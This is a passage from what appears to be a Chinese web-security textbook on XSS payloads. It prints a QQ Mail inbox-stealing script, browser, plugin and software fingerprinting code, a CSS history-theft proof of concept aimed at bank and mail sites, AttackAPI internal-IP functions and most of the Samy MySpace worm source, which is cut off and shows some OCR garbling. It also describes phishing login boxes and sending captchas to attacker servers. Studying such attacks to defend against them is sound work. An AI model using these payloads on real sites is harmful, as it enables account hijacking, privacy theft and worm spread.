<input type="checkbox"/>	<input type="checkbox"/>	QQ邮箱管理员	好友生日提醒服务
更早 (23 封)			
<input type="checkbox"/>	<input type="checkbox"/>	研修-冷血	申请开通 Whitehat Community 群邮件功能
<input type="checkbox"/>	<input type="checkbox"/>	QQ会员项目组	恭喜您升级为VIP2会员了! - 恭喜您 升级为VIP2会员! 从现在起您将全面进入新成长阶段
<input type="checkbox"/>	<input type="checkbox"/>	微笑的熊	你永远不知道你会从中学到些什么..... - 现在的时间是: 2010年5月3日 你的全名: 能
<input type="checkbox"/>	<input type="checkbox"/>	网易微博	高康迪邀请您加入网易微博 - Hi, 我是 高康迪 我在网易开通微博了, 我和朋友们每天都
<input type="checkbox"/>	<input type="checkbox"/>	网易微博	高康迪邀请您加入网易微博 - Hi, 我是 高康迪 我在网易开通微博了, 我和朋友们每天都
<input type="checkbox"/>	<input type="checkbox"/>	网易微博	高康迪邀请您加入网易微博 - Hi, 我是 高康迪 我在网易开通微博了, 我和朋友们每天都
<input type="checkbox"/>	<input type="checkbox"/>	QQ会员项目组	恭喜您, 您的QQ年费会员已成功开通. - 年费会员 - vip.qq.com 尊敬的QQ会员

QQ 邮箱的邮件列表

经过分析发现，真正能访问到邮件列表的链接是：

```
http://m57.mail.qq.com/cgi-bin/mail_list?folderid=1&page=0&s=inbox&sid=6alhx3p5y়h9a2om7U51dDyz
```



在 Firebug 中分析 QQ 邮箱的页面内容

这里有一个无法直接构造出的参数值：sid。从字面推测，这个 sid 参数应该是用户 ID 加密后的值。

所以，XSS Payload 的思路是先获取到 sid 的值，然后构造完整的 URL，并使用 XMLHttpRequest 请求此 URL，应该就能得到邮件列表了。XSS Payload 如下：

```

if (top.window.location.href.indexOf("sid")>0){
    var sid = top.window.location.href.substr(top.window.location.href.indexOf("sid=")
+4,24);
}

var folder_url = "http://"+top.window.location.host+"/cgi-bin/mail_list?folderid=
1&page=0&s=inbox&sid="+sid;

var ajax = null;
if(window.XMLHttpRequest){
    ajax = new XMLHttpRequest();
}
else if(window.ActiveXObject){
    ajax = new ActiveXObject("Microsoft.XMLHTTP");
}
else{
    return;
}

ajax.open("GET", folder_url, true);
ajax.send(null);

ajax.onreadystatechange = function(){
    if (ajax.readyState == 4 && ajax.status == 200){
        alert(ajax.responseText);
        //document.write(ajax.responseText)
    }
}

```

执行这段代码后：

The screenshot shows a QQ Mail inbox with 33 unread messages. A warning icon is present next to the message list. The message content is displayed as follows:

```

<!DOCTYPE html>
<script>
document.domain="qq.com";
function getTop()
{
    var _oSelfFunc = arguments.callee;
    if (!(_oSelfFunc._mTop))
        {_try[_oSelfFunc._mTop]=window!=parent?(parent.getTop?parent.getTop():parent.parent._oSelfFunc._mTop=window);}
    return _oSelfFunc._mTop;
}
try{window.top=getTop();}catch(e){eval("var top=getTop();");}
(function()
{
    if (window==getTop())document.write('<script src="http://rescdn.qqmail.com/zh_CN/h

```

获取邮件内容

邮件列表的内容成功被 XSS Payload 获取到。

攻击者获取到邮件列表的内容后，还可以读取每封邮件的内容，并发送到远程服务器上。这只需要构造不同的 GET 或 POST 请求即可，在此不再赘述，有兴趣的读者可以自己通过 JavaScript 实现这个功能。

3.2.2.2 XSS 钓鱼

XSS 并非万能。在前文的例子中，XSS 的攻击过程都是在浏览器中通过 JavaScript 脚本自动进行的，也就是说，缺少“与用户交互”的过程。


比如在前文提到的“通过 POST 表单发消息”的案例中，如果在提交表单时要求用户输入验证码，那么一般的 XSS Payload 都会失效；此外，在大多数“修改用户密码”的功能中，在提交新密码前，都会要求用户输入“Old Password”。而这个“Old Password”，对于攻击者来说，往往是不知道的。

但是，这就能限制住 XSS 攻击吗？答案是否定的。

对于验证码，XSS Payload 可以通过读取页面内容，将验证码的图片 URL 发送到远程服务器上来实施——攻击者可以在远程 XSS 后台接收当前验证码，并将验证码的值返回给当前的 XSS Payload，从而绕过验证码。

修改密码的问题稍微复杂点。为了窃取密码，攻击者可以将 XSS 与“钓鱼”相结合。

实现思路很简单：利用 JavaScript 在当前页面上“画出”一个伪造的登录框，当用户在登录框中输入用户名与密码后，其密码将被发送至黑客的服务器上。



通过 JavaScript 伪造的登录框


充分发挥想象力，可以使得 XSS 攻击的威力更加巨大。

3.2.2.3 识别用户浏览器

在很多时候，攻击者为了获取更大的利益，往往需要准确地收集用户的个人信息。比如，如果知道用户使用的浏览器、操作系统，攻击者就有可能实施一次精准的浏览器内存攻击，最终给用户电脑植入一个木马。XSS 能够帮助攻击者快速达到收集信息的目的。

如何通过 JavaScript 脚本识别浏览器版本呢？最直接的莫过于通过 XSS 读取浏览器的 `UserAgent` 对象：

```
alert(navigator.userAgent);
```

浏览器的 `UserAgent` 对象

这个对象，告诉我们很多客户端的信息：

```
OS版本: Windows NT 5.1 (这是Windows XP的内核版本)
浏览器版本: Firefox 3.6.7
系统语言: zh-CN (简体中文)
```

但是浏览器的 `UserAgent` 是可以伪造的。比如，Firefox 有很多扩展可以屏蔽或自定义浏览器发送的 `UserAgent`。所以通过 JavaScript 取出来的这个浏览器对象，信息并不一定准确。

但对于攻击者来说，还有另外一种技巧，可以更准确地识别用户的浏览器版本。

由于浏览器之间的实现存在差异——不同的浏览器会各自实现一些独特的功能，而同一个浏览器的不同版本之间也可能会有细微差别。所以通过分辨这些浏览器之间的差异，就能准确地判断出浏览器版本，而几乎不会误报。这种方法比读取 UserAgent 要准确得多。

参考以下代码：

```

if (window.ActiveXObject){ // MSIE 6.0 or below

    //判断是否是IE 7以上
    if (document.documentElement && typeof document.documentElement.style.maxHeight!="undefined"){

        //判断是否是 IE 8+
        if ( typeof document.adoptNode != "undefined" ) { // Safari3 & FF & Opera & Chrome
& IE8
            //MSIE 8.0 因为同时满足前两个if判断，所以//在这里是IE 8
        }
        // MSIE 7.0 否则就是IE 7
    }
    return "msie";
}

else if (typeof window.opera != "undefined") { //Opera独占
// "Opera "+window.opera.version()
return "opera";
}

else if (typeof window.netscape != "undefined") { //Mozilla 独占
// "Mozilla"
// 可以准确识别大版本
if (typeof window.Iterator != "undefined") {
    // Firefox 2 以上支持这个对象

    if (typeof document.styleSheetSets != "undefined") { // Firefox 3 & Opera 9
        // Firefox 3 同时满足这些条件的必然是 Firefox 3了
    }
}
return "mozilla";
}

else if (typeof window.pageXOffset != "undefined") { // Mozilla & Safari
//Safari"
try{
    if (typeof external.AddSearchProvider != "undefined") { // Firefox & Google Chrome
        //Google Chrome
        return "chrome";
    }
} catch (e) {
    return "safari";
}
}

else { //unknown
//Unknown
return "unknown";
}

```

这段代码，找到了几个浏览器独有的对象，能够识别浏览器的大版本。依据这个思路，还可以找到更多“独特的”浏览器对象。

安全研究者 Gareth Heyes 曾经找到一种更巧妙的方法¹，通过很精简的代码，即可识别出不同的浏览器。

```
//Firefox detector 2/3 by DoctorDan
FF=/a/[-1]=='a'
//Firefox 3 by me:-
FF3=(function x(){})[-5]=='x'
//Firefox 2 by me:-
FF2=(function x(){})[-6]=='x'
//IE detector I posted previously
IE='\v'=='v'
//Safari detector by me
Saf=/a/.__proto__==''/
//Chrome by me
Chr=/source/.test((/a/.toString+''))
//Opera by me
Op=/^function \(/.test([]).sort)
//IE6 detector using conditionals
try {IE6=@cc_on @_jscript_version <= 5.7&& @_jscript_build<10000}
```

精简为一行代码，即：

```
B=(function x(){})[-5]=='x'?FF3:(function
x(){})[-6]=='x'?FF2:/a/[-1]=='a'?FF':\v=='v'?IE':/a/.__proto__==''?'Saf':/s/.
test(/a/.toString)?'Chr':/^function \(/.test([]).sort)?'Op':'Unknown'
```

3.2.2.4 识别用户安装的软件

知道了用户使用的浏览器、操作系统后，进一步可以识别用户安装的软件。

在 IE 中，可以通过判断 ActiveX 控件的 classid 是否存在，来推测用户是否安装了该软件。这种方法很早就被用于“挂马攻击”——黑客通过判断用户安装的软件，选择对应的浏览器漏洞，最终达到植入木马的目的。

看如下代码：

```
try {
var Obj = new ActiveXObject('XunLeiBHO.ThunderIEHelper');
} catch (e){
// 异常了，不存在该控件
}
```

这段代码检测迅雷的一个控件（“XunLeiBHO.ThunderIEHelper”）是否存在。如果用户安

¹ <http://www.thespanner.co.uk/2009/01/29/detecting-browsers-javascript-hacks/>

装了迅雷软件，则默认也会安装此控件。因此通过判断此控件，即可推测用户安装了迅雷软件的可能性。

通过收集常见软件的 classid，就可以扫描出用户电脑中安装的软件列表，甚至包括软件的版本。

一些第三方软件也可能会泄露一些信息。比如 Flash 有一个 system.capabilities 对象，能够查询客户端电脑中的硬件信息：


Capabilities class property	Server string
avHardwareDisable	AVD
hasAccessibility	ACC
hasAudio	A
hasAudioEncoder	AE
hasEmbeddedVideo	EV
hasIME	IME
hasMP3	MP3
hasPrinting	PR
hasScreenBroadcast	SB
hasScreenPlayback	SP
hasStreamingAudio	SA
hasStreamingVideo	SV
hasTLS	TLS
hasVideoEncoder	VE
isDebugger	DEB
language	L
localFileReadDisable	LFD
manufacturer	M
os	OS
pixelAspectRatio	AR
playerType	PT
screenColor	COL
screenDPI	DP
screenResolutionX	R
screenResolutionY	R
version	V

Flash 的 system.capabilities 对象

在 XSS Payload 中使用时，可以在 Flash 的 ActionScript 中读取 system.capabilities 对象后，将结果通过 ExternalInterface 传给页面的 JavaScript。这个过程在此不再赘述了。

浏览器的扩展和插件也能被 XSS Payload 扫描出来。比如对于 Firefox 的插件和扩展，有着不同的检测方法。

Firefox 的插件（Plugins）列表存放在一个 DOM 对象中，通过查询 DOM 可以遍历出所有的插件：



Firefox 的 plugins 对象

所以直接查询 “navigator.plugins” 对象，就能找到所有的插件了。在上图中所示的插件是 “navigator.plugins[0]”。

而 Firefox 的扩展（Extension）要复杂一些。有安全研究者想出了一个方法：通过检测扩展的图标，来判断某个特定的扩展是否存在。

在 Firefox 中有一个特殊的协议：chrome://，Firefox 的扩展图标可以通过这个协议被访问到。比如 Flash Got 扩展的图标，可以这样访问：

```
chrome://flashgot/skin/icon32.png
```

扫描 Firefox 扩展时，只需在 JavaScript 中加载这张图片，如果加载成功，则扩展存在；反之，扩展不存在。

```

var m = new Image();
m.onload = function() {
    alert(1);
    //图片存在
};
m.onerror = function() {
    alert(2);
    //图片不存在
};
m.src = "chrome://flashgot/skin/icon32.png"; //连接图片

```

3.2.2.5 CSS History Hack

我们再看看另外一个有趣的 XSS Payload——通过 CSS，来发现一个用户曾经访问过的网站。

这个技巧最早被 Jeremiah Grossman 发现，其原理是利用 style 的 visited 属性——如果用户曾经访问过某个链接，那么这个链接的颜色会变得与众不同：

```
<body>
  <a href="#">曾经访问过的</a>
  <a href="notexist">未曾访问过的</a>
</body>
```

浏览器会将点击过的链接示以不同的颜色：

曾经访问过的 未曾访问过的

安全研究者 RSnake 公布了一个 POC²，其效果如下：

CSS History Hack

Originally found [here](#) but permanently hosted on ha.ckers.org with Jeremiah's permission.

[Ha.ckers.org home](#) || [Jeremiah's blog](#)

Firefox Only! (1.5 - 2.0) tested on WinXP.

Visited

- <http://mail.yahoo.com/>
- <http://www.google.com/>

Not Visited

- <http://ha.ckers.org/blog/>
- <http://flop.yahoo.com/>
- <http://mail.google.com/>
- <http://my.yahoo.com/>
- <http://ha.ckers.org/forum/>
- <http://slashdot.org/>
- <http://www.amazon.com/>
- <http://www.aol.com/>
- <http://www.apple.com/>
- <http://www.bankofamerica.com/>

RSnake 演示的攻击效果

红色标记的，就是用户曾经访问过的网站（即 Visited 下的两个网站）。

这个 POC 代码如下：

```
<script>
<!--
/*
NAME: JavaScript History Thief
AUTHOR: Jeremiah Grossman

BSD LICENSE:
Copyright (c) 2006, WhiteHat Security, Inc.
All rights reserved.

Redistribution and use in source and binary forms, with or without
modification, are permitted provided that the following conditions are met:
```

² <http://ha.ckers.org/weird/CSS-history-hack.html>

```

* Redistributions of source code must retain the above copyright notice,
this list of conditions and the following disclaimer.
* Redistributions in binary form must reproduce the above copyright notice,
this list of conditions and the following disclaimer in the documentation
and/or other materials provided with the distribution.
* Neither the name of the WhiteHat Security nor the names of its contributors
may be used to endorse or promote products derived from this software
without specific prior written permission.

```

THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS "AS IS"
AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE
IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE
ARE DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE
LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL, EXEMPLARY, OR
CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO, PROCUREMENT OF
SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR PROFITS; OR BUSINESS
INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN
CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR OTHERWISE)
ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE, EVEN IF ADVISED OF
THE POSSIBILITY OF SUCH DAMAGE.

*/

```

/* A short list of websites to loop through checking to see if the victim has been there.
Without noticeable performance overhead, testing couple of a couple thousand URL's is
possible within a few seconds. */
var websites = [
  "http://ha.ckers.org/blog/",
  "http://login.yahoo.com/",
  "http://mail.google.com/",
  "http://mail.yahoo.com/",
  "http://my.yahoo.com/",
  "http://sla.ckers.org/forum/",
  "http://slashdot.org/",
  "http://www.amazon.com/",
  "http://www.aol.com/",
  "http://www.apple.com/",
  "http://www.bankofamerica.com/",
  "http://www.bankone.com/",
  "http://www.blackhat.com/",
  "http://www.blogger.com/",
  "http://www.bofa.com/",
  "http://www.capitalone.com/",
  "http://www.cgisecurity.com/",
  "http://www.chase.com/",
  "http://www.citibank.com/",
  "http://www.cnn.com/",
  "http://www.comerica.com/",
  "http://www.e-gold.com/",
  "http://www.ebay.com/",
  "http://www.etrade.com/",
  "http://www.flickr.com/",
  "http://www.google.com/",
  "http://www.hsbc.com/",
  "http://www.icq.com/",
  "http://www.live.com/",
  "http://www.microsoft.com/",
  "http://www.microsoft.com/en/us/default.aspx",
  "http://www.msn.com/",
  "http://www.myspace.com/",
  "http://www.passport.net/",
]
```

```

"http://www.paypal.com/",
"http://www.rsaconference.com/2007/us/",
"http://www.salesforce.com/",
"http://www.sourceforge.net/",
"http://www.statefarm.com/",
"http://www.usbank.com/",
"http://www.wachovia.com/",
"http://www.wamu.com/",
"http://www.wellsfargo.com/",
"http://www.whitehatsec.com/home/index.html",
"http://www.wikipedia.org/",
"http://www.xanga.com/",
"http://www.yahoo.com/",
"http://www2.blogger.com/home",
"https://banking.wellsfargo.com/",
"https://commerce.blackhat.com/",


];

/* Loop through each URL */
for (var i = 0; i < websites.length; i++) {

    /* create the new anchor tag with the appropriate URL information */
    var link = document.createElement("a");
    link.id = "id" + i;
    link.href = websites[i];
    link.innerHTML = websites[i];

    /* create a custom style tag for the specific link. Set the CSS visited selector to a
    known value, in this case red */
    document.write('<style>');
    document.write('#id' + i + ":visited {color: #FF0000;}");
    document.write('</style>');

    /* quickly add and remove the link from the DOM with enough time to save the visible computed
    color. */
    document.body.appendChild(link);
    var color =
    document.defaultView.getComputedStyle(link,null).getPropertyValue("color");
    document.body.removeChild(link);

    /* check to see if the link has been visited if the computed color is red */
    if (color == "rgb(255, 0, 0)") { // visited

        /* add the link to the visited list */
        var item = document.createElement('li');
        item.appendChild(link);
        document.getElementById('visited').appendChild(item);

    } else { // not visited

        /* add the link to the not visited list */
        var item = document.createElement('li');
        item.appendChild(link);
        document.getElementById('notvisited').appendChild(item);

    } // end visited color check if

} // end URL loop
// -->
</script>

```

但是 Firefox 在 2010 年 3 月底决定修补这个问题，因此，未来这种信息泄露的问题可能在 Mozilla 浏览器中不会再继续存在了。

3.2.2.6 获取用户的真实 IP 地址

通过 XSS Payload 还有办法获取一些客户端的本地 IP 地址。

很多时候，用户电脑使用了代理服务器，或者在局域网中隐藏在 NAT 后面。网站看到的客户端 IP 地址，是内网的出口 IP 地址，而并非用户电脑真实的本地 IP 地址。如何才能知道用户的本地 IP 地址呢？

JavaScript 本身并没有提供获取本地 IP 地址的能力，有没有其他办法？一般来说，XSS 攻击需要借助第三方软件来完成。比如，客户端安装了 Java 环境（JRE），那么 XSS 就可以通过调用 Java Applet 的接口获取客户端的本地 IP 地址。

在 XSS 攻击框架“Attack API”中，就有一个获取本地 IP 地址的 API：

```
/***
 * @cat DOM
 * @name AttackAPI.dom.getInternalIP
 * @desc get internal IP address
 * @return {String} IP address
 */
AttackAPI.dom.getInternalIP = function () {
    try {
        var sock = new java.net.Socket();

        sock.bind(new java.net.InetSocketAddress('0.0.0.0', 0));
        sock.connect(new java.net.InetSocketAddress(document.domain,
(!document.location.port)?80:document.location.port));

        return sock.getLocalAddress().getHostAddress();
    } catch (e) {}

    return '127.0.0.1';
};
```

此外，还有两个利用 Java 获取本地网络信息的 API：

```
/***
 * @cat DOM
 * @name AttackAPI.dom.getInternalHostname
 * @desc get internal hostname
 * @return {String} hostname
 */
AttackAPI.dom.getInternalHostname = function () {
    try {
        var sock = new java.net.Socket();

        sock.bind(new java.net.InetSocketAddress('0.0.0.0', 0));
        sock.connect(new java.net.InetSocketAddress(document.domain,
(!document.location.port)?80:document.location.port));

        return sock.getLocalAddress().getHostName();
    } catch (e) {}
```

```

        return 'localhost';
};

/**
 * @cat DOM
 * @name AttackAPI.dom.getInternalNetworkInfo
 * @desc get the internal network information
 * @return {Object} network information object
 */
AttackAPI.dom.getInternalNetworkInfo = function () {
    var info = {hostname: 'localhost', IP: '127.0.0.1'};

    try {
        var sock = new java.net.Socket();

        sock.bind(new java.net.InetSocketAddress('0.0.0.0', 0));
        sock.connect(new java.net.InetSocketAddress(document.domain,
(!document.location.port)?80:document.location.port));

        info.IP = sock.getLocalAddress().getHostAddress();
        info.hostname = sock.getLocalAddress().getHostName();
    } catch (e) {}

    return info;
};

```

这种方法需要攻击者写一个 Java Class，嵌入到当前页面中。除了 Java 之外，一些 ActiveX 控件可能也会提供接口查询本地 IP 地址。这些功能比较特殊，需要根据具体情况具体分析，这里不赘述了。

Metasploit 引擎曾展示过一个强大的测试页面，综合了 Java Applet、Flash、iTunes、Office Word、QuickTime 等第三方软件的功能，抓取用户的本地信息³，有兴趣深入研究的读者可以参考。

3.2.3 XSS 攻击平台

XSS Payload 如此强大，为了使用方便，有安全研究者将许多功能封装起来，成为 XSS 攻击平台。这些攻击平台的主要目的是为了演示 XSS 的危害，以及方便渗透测试使用。下面就介绍几个常见的 XSS 攻击平台。

Attack API

Attack API⁴是安全研究者 pdp 所主导的一个项目，它总结了很多能够直接使用 XSS Payload，归纳为 API 的方式。比如上节提到的“获取客户端本地信息的 API”就出自这个项目。

BeEF


BeEF⁵曾经是最好的 XSS 演示平台。不同于 Attack API，BeEF 所演示的是一个完整的 XSS

³ <http://decloak.net/decloak.html>

⁴ <http://code.google.com/p/attackapi/>

⁵ <http://www.bindshell.net/tools/beef/>

攻击过程。BeEF有一个控制后台，攻击者可以在后台控制前端的一切。




BeFF 的后台界面

每个被 XSS 攻击的用户都将出现在后台，后台控制者可以控制这些浏览器的行为，并可以通过 XSS 向这些用户发送命令。

XSS-Proxy

XSS-Proxy 是一个轻量级的 XSS 攻击平台，通过嵌套 iframe 的方式可以实时地远程控制被 XSS 攻击的浏览器。



XSS-Proxy 的实现原理

这些 XSS 攻击平台有助于深入理解 XSS 的原理和危害。

3.2.4 终极武器：XSS Worm

XSS 也能形成蠕虫吗？我们知道，以往的蠕虫是利用服务器端软件漏洞进行传播的。比如 2003 年的冲击波蠕虫，利用的是 Windows 的 RPC 远程溢出漏洞。

3.2.4.1 Samy Worm

在 2005 年，年仅 19 岁的 Samy Kamkar 发起了对 MySpace.com 的 XSS Worm 攻击。Samy Kamkar 的蠕虫在短短几小时内就感染了 100 万用户——它在每个用户的自我简介后边加了一句话：“but most of all, Samy is my hero.” (Samy 是我的偶像)。这是 Web 安全史上第一个重量级的 XSS Worm，具有里程碑意义。

今天我们看看当时的 Samy 蠕虫都做了些什么？

首先，MySpace 过滤了很多危险的 HTML 标签，只保留了<a>标签、标签、<div>标签等“安全的标签”。所有的事件比如“onclick”等也被过滤了。但是 MySpace 却允许用户控制标签的 style 属性，通过 style，还是有办法构造出 XSS 的。比如：

```
<div style="background:url('javascript:alert(1)')">
```

其次，MySpace 同时还过滤了“javascript”、“onreadystatechange”等敏感词，所以 Samy 用了“拆分法”绕过这些限制。

最后，Samy 通过 AJAX 构造的 POST 请求，完成了在用户的 heros 列表里添加自己名字的功能；同时复制蠕虫自身进行传播。至此，XSS Worm 就完成了。有兴趣的读者可以参考 Samy 蠕虫的技术细节分析⁶。

下面附上 Samy Worm 的源代码。这是具有里程碑意义的第一个 XSS Worm，原本的代码压缩在一行内。为了方便阅读，如下代码已经经过了整理和美化。

```
<div id=mycode style="BACKGROUND: url('javascript:eval(document.all.mycode.expr)')"  
expr="var B=String.fromCharCode(34);  
var A=String.fromCharCode(39);  
function g(){  
    var C;  
    try{  
        var D=document.body.createTextRange();  
        C=D.htmlText  
    }catch(e){  
    }  
  
    if(C){  
        return C  
    }else{  
        return eval('document.body.inne'+rHTML)  
    }  
}
```

⁶ <http://namb.la/popular/tech.html>

```

}

function getData(AU){
    M=getFromURL(AU,'friendID');
    L=getFromURL(AU,'Mytoken')
}

function 'getQueryParams(){
    var E=document.location.search;
    var F=E.substring(1,E.length).split('&');
    var AS=new Array();

    for(var O=0;O<F.length;O++){
        var I=F[O].split('=');
        AS[I[0]]=I[1]}return AS
}

var J;
var AS=queryParams();
var L=AS['Mytoken'];
var M=AS['friendID'];

if(location.hostname=='profile.myspace.com'){
    document.location='http://www.myspace.com'+location.pathname+location.search
}else{
    if(!M){
        getData(g())
    }
    main()
}

function getClientFID(){
    return findIn(g(),'up_launchIC( '+A,A)
}

function nothing(){}

function paramsToString(AV){
    var N=new String();
    var O=0;
    for(var P in AV){
        if(O>0){
            N+='&'
        }
        var Q=escape(AV[P]);

        while(Q.indexOf('+')!==-1){
            Q=Q.replace('+','%2B')
        }

        while(Q.indexOf('&')!==-1){
            Q=Q.replace('&', '%26')
        }

        N+=P+'='+Q;
        O++;
    }
    return N
}

```

```

function httpSend(BH,BI,BJ,BK) {
    if(!J) {
        return false
    }

    eval('J.onr'+eadystatechange=BI');

    J.open(BJ,BH,true);

    if(BJ=="POST") {
        J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
        J.setRequestHeader('Content-Length',BK.length)
    }

    J.send(BK);

    return true
}

function findIn(BF,BB,BC) {
    var R=BF.indexOf(BB)+BB.length;
    var S=BF.substring(R,R+1024);
    return S.substring(0,S.indexOf(BC))
}

function getHiddenParameter(BF,BG) {
    return findIn(BF,'name='+BG+B+' value='+B,B)
}

function getFromURL(BF,BG) {
    var T;
    if(BG=='Mytoken') {
        T=B
    }else{
        T='&'
    }

    var U=BG+'=';
    var V=BF.indexOf(U)+U.length;
    var W=BF.substring(V,V+1024);
    var X=W.indexOf(T);
    var Y=W.substring(0,X);
    return Y
}

function getXMLObj(){
    var Z=false;
    if(window.XMLHttpRequest){
        try{
            Z=new XMLHttpRequest()
        }catch(e){
            Z=false
        }
    }else if(window.ActiveXObject){
        try{
            Z=new ActiveXObject('Msxml2.XMLHTTP')
        }catch(e){
            try{
                Z=new ActiveXObject('Microsoft.XMLHTTP')
            }catch(e){

```

```

        Z=false
    }
}
return Z
}

var AA=g();
var AB=AA.indexOf('m'+ycode');
var AC=AA.substring(AB,AB+4096);
var AD=AC.indexOf('D'+IV');
var AE=AC.substring(0,AD);
var AF;

if(AE){
    AE=AE.replace('jav'+a,A+'jav'+a');
    AE=AE.replace('exp'+r)',exp'+r)+A);
    AF=' but most of all, samy is my hero. <d'+iv id='+AE+D'+IV>';
}

var AG;

function getHome(){
    if(J.readyState!=4){
        return
    }

    var AU=J.responseText;
    AG=findIn(AU,'P'+rofileHeroes','</td>');
    AG=AG.substring(61,AG.length);

    if(AG.indexOf('samy')==-1){
        if(AF){
            AG+=AF;
            var AR=getFromURL(AU,'Mytoken');
            var AS=new Array();
            AS['interestLabel']='heroes';
            AS['submit']='Preview';
            AS['interest']=AG;
            J=getXMLObj();
            httpSend('/index.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,postHero,
            'POST',paramsToString(AS))
        }
    }
}

function postHero(){
    if(J.readyState!=4){
        return
    }

    var AU=J.responseText;
    var AR=getFromURL(AU,'Mytoken');
    var AS=new Array();
    AS['interestLabel']='heroes';
    AS['submit']='Submit';
    AS['interest']=AG;
    AS['hash']=getHiddenParameter(AU,'hash');
    httpSend('/index.cfm?fuseaction=profile.processInterests&Mytoken='+AR,nothing,
    'POST',paramsToString(AS))
}

```

```

}

function main(){
    var AN=getClientFID();
    var BH='/index.cfm?fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;
    J=getXMLObj();
    httpSend(BH,getHome,'GET');
    xmlhttp2=getXMLObj();
